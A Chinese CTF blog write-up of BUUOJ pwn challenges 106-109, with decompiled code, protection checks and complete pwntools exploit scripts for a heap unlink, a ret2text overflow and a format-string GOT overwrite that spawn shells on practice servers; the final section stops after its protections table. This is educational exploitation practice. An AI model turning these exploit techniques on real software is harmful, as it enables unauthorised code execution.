buuoj Pwn writeup 106-110

原创

yongbaoii 于 2021-03-08 10:36:44 发布 138 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114242736

版权


CTF 专栏收录该内容

213 篇文章 7 订阅

订阅专栏

106 zctf2016_note2


保护



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable   FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols        Yes 0              4        ./106
```

菜单堆。


new



```
int new()
{
  unsigned int v1; // eax
  unsigned int size; // [rsp+4h] [rbp-Ch]
  void *size_4; // [rsp+8h] [rbp-8h]

  if ( (unsigned int)dword_602160 > 3 )
    return puts("note lists are full");
  puts("Input the length of the note content:(less than 128)");
  size = sub_400A4A();
  if ( size > 128 )
    return puts("Too long");
  size_4 = malloc(size);
  puts("Input the note content:");
  sub_4009BD((__int64)size_4, size, '\n');
  sub_400B10(size_4);
  *(&ptr + (unsigned int)dword_602160) = size_4;
  qword_602140[dword_602160] = size;
  v1 = dword_602160++;
  return printf("note add success, the id is %d\n", v1);
}
```

最多申请4个。

然后里面有个神奇的函数



```
const char *__fastcall sub_400B10(const char *a1)
{
  const char *result; // rax
  int i; // [rsp+18h] [rbp-18h]
  int v3; // [rsp+1Ch] [rbp-14h]

  v3 = 0;
  for ( i = 0; i <= strlen(a1); ++i )
  {
    if ( a1[i] != '%' )
      a1[v3++] = a1[i];
  }
  result = &a1[v3];
  *result = 0;
  return result;
}
```

会把里面的%剔除掉。


申请的chunk最大也只能是fastbin范围的chunk。

ptr地方是指针的数组

0x602140是size的数组

0x602160是大小

show




```
int show()
{
  __int64 v0; // rax
  int v2; // [rsp+Ch] [rbp-4h]

  puts("Input the id of the note:");
  LODWORD(v0) = sub_400A4A();
  v2 = v0;
  if ( (int)v0 >= 0 && (int)v0 <= 3 )
  {
    v0 = (__int64)*(&ptr + (int)v0);
    if ( v0 )
      LODWORD(v0) = printf("Content is %s\n", (const char *)*(&ptr + v2));
  }
  return v0;
}
```

平平无奇

输出函数。


edit



```
if ( src )
{
  puts("do you want to overwrite or append?[1.overwrite/2.append]");
  v3 = sub_400A4A();
  if ( v3 == 1 || v3 == 2 )
  {
    if ( v3 == 1 )
      dest[0] = 0;
    else
      strcpy(dest, src);
    v7 = malloc(0xA0uLL);
    strcpy((char *)v7, "TheNewContents:");
    printf((const char *)v7);
    sub_4009BD((__int64)v7 + 15, 144LL, 10);
    sub_400B10((const char *)v7 + 15);
    v0 = v7;
    v0[v5 - strlen(dest) + 14] = 0;
    strncat(dest, (const char *)v7 + 15, 0xFFFFFFFFFFFFFFFFLL);
    strcpy(src, dest);
    free(v7);
    puts("Edit note success!");
  }
  else
  {
    puts("Error choice!");
  }
}
```

edit推陈出新，有了两种模式，overwrite跟append。

free



```c
int delete()
{
  __int64 v0; // rax
  int v2; // [rsp+Ch] [rbp-4h]

  puts("Input the id of the note:");
  LODWORD(v0) = sub_400A4A();
  v2 = v0;
  if ( (int)v0 >= 0 && (int)v0 <= 3 )
  {
    v0 = (__int64)*(&ptr + (int)v0);
    if ( v0 )
    {
      free(*(&ptr + v2));
      *(&ptr + v2) = 0LL;
      qword_602140[v2] = 0LL;
      LODWORD(v0) = puts("delete note success!");
    }
  }
  return v0;
}
```

free清理的很干净。

我们最后发现这个漏洞是在edit函数里。我们只需要让v6-strlen(&dest) == 0，即可绕过’\0’的截断，实现溢出。因此我们只需add(0,’’)，即可利用这个chunk来溢出，由于PIE也没开启并且堆指针保存在bss段，因此做unsorted bin unlink比较简单
需要注意的是由于使用了strcpy函数，因此，我们布置64位数据时，必须从最后一个开始，前面用正常不截断的字符填充，逐步向前来布置多个64位数据。


exp

```python
#coding:utf8
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',27408)
libc = ELF('./64/libc-2.23.so')
elf = ELF('./106')
atoi_got = elf.got['atoi']
free_got = elf.got['free']
puts_plt = elf.plt['puts']
r.sendlineafter('Input your name:','haivk')
r.sendlineafter('Input your address:','huse')

def add(size,content):
   r.sendlineafter('option--->>','1')
   r.sendlineafter('(less than 128)',str(size))
   r.sendlineafter('Input the note content:',content)

def show(index):
   r.sendlineafter('option--->>','2')
   r.sendlineafter('Input the id of the note:',str(index))
```


```
def edit(index,content,mode=1):
    r.sendlineafter('option--->>','3')
    r.sendlineafter('Input the id of the note:',str(index))
    r.sendlineafter('[1.overwrite/2.append]',str(mode))
    r.sendlineafter('TheNewContents:',content)


def delete(index):
    r.sendlineafter('option--->>','4')
    r.sendlineafter('Input the id of the note:',str(index))


heap_ptr_1 = 0x0000000000602120
#prev_size size
fake_chunk = p64(0) + p64(0x81 + 0x20)
#fd、bk
fake_chunk += p64(heap_ptr_1 - 0x18) + p64(heap_ptr_1 - 0x10)
fake_chunk += 'a'*0x10

add(0x80,fake_chunk) #0
add(0,'') #1
add(0x80,'b'*0x20) #2
add(0x10,'c'*0x8) #3

#通过1溢出，修改chunk2的头数据
#修改chunk1的prev_size
#由于strncat遇0截断，因此，写prev_size和size的时候，我们分两步，从后往前写
#第一次写size为0x90，即设置prev_inuse为0标记前面的chunk为空闲状态
payload = 'd'*0x10 + 'd'*0x8 + p8(0x90)
edit(1,payload)
#第二次写prev_size，需要先清零prev_size处其他的d数据
for i in range(7,-1,-1):
    payload = 'd'*0x10 + 'd'*i
    edit(1,payload)
#现在写prev_size，写为0x20 + 0x80
payload = 'd'*0x10 + p64(0x20 + 0x80)
edit(1,payload)
#unsorted bin unlink
delete(2)
#现在可以控制堆指针数组了
#第一次，我们先将heap[0]改成heap数组本身的地址+8，进而下一次利用
edit(0,'a'*0x18 + p64(heap_ptr_1 + 8))
#修改heap[1]为atoi_got
payload = p64(atoi_got)
edit(0,payload)
#泄露atoi地址
show(1)
r.recvuntil('Content is ')
atoi_addr = u64(r.recv(6).ljust(8,'\x00'))
libc_base = atoi_addr - libc.sym['atoi']
system_addr = libc_base + libc.sym['system']
print 'libc_base=',hex(libc_base)
print 'system_addr=',hex(system_addr)
#修改atoi的got表为system地址
edit(1,p64(system_addr))
#getshell
r.sendlineafter('option--->>','/bin/sh')

r.interactive()
```

107 suctf_2018_basic pwn


保护



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   64 Sy
mbols    No     0               2        ./107
```



```
int __cdecl main(int argc, const char **argv, const
{
  char s[268]; // [rsp+10h] [rbp-110h] BYREF
  int v5; // [rsp+11Ch] [rbp-4h]

  scanf("%s", s);
  v5 = strlen(s);
  printf("Hi %s\n", s);
  return 0;
}
```



```
int callThisFun(void)
{
  char *path[4]; // [rsp+0h] [rbp-20h] BYREF

  path[0] = "/bin/cat";
  path[1] = "flag.txt";
  path[2] = 0LL;
  return execve("/bin/cat", path, 0LL);
}
```


ret2text？

exp


```
from pwn import *
context.log_level='debug'

r = remote('node3.buuoj.cn',29514)

flag_addr = 0x401157
payload = 'a' * 0x118 + p64(flag_addr)
r.sendline(payload)

r.interactive()
```

108 wdb_2018_2nd_easyfmt

保护




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   76 Sy
mbols     No    0               4         ./108
```



```
  v4 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("Do you know repeater?");
  while ( 1 )
  {
    read(0, buf, 0x64u);
    printf(buf);
    putchar(10);
  }
}
```

简简单单格式化字符串漏洞。

通过这个格式化字符串，泄露libc地址，然后劫持got表，把printf函数的got表可以改成one_gadget，或者system都行。



```
Do you know repeater?
aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p
aaaa-0xfffc5908-0x64-0xc2-(nil)-0xc30000-0x61616161-0x2d70252d-0x252d7025-0x70252d70
```


偏移测一手。是6.

exp

```python
from pwn import *
context.log_level='debug'

r = remote('node3.buuoj.cn',26269)
#r = process("./108")
elf = ELF("./108")
libc = ELF("./32/libc-2.23.so")

puts_got = elf.got['puts']
printf_got = elf.got['printf']

payload = '%7$s' + p32(puts_got)
r.recvuntil("Do you know repeater?\n")
r.sendline(payload)
puts_addr = u32(r.recv(4))

libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']
print hex(libc_base)

payload = fmtstr_payload(6, {printf_got:system_addr})
r.sendline(payload)

#gdb.attach(r)

payload = "/bin/sh\x00"
r.sendline(payload)

r.interactive()
```


109 ciscn_2019_en_3

保护



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 1               3        ./109
```

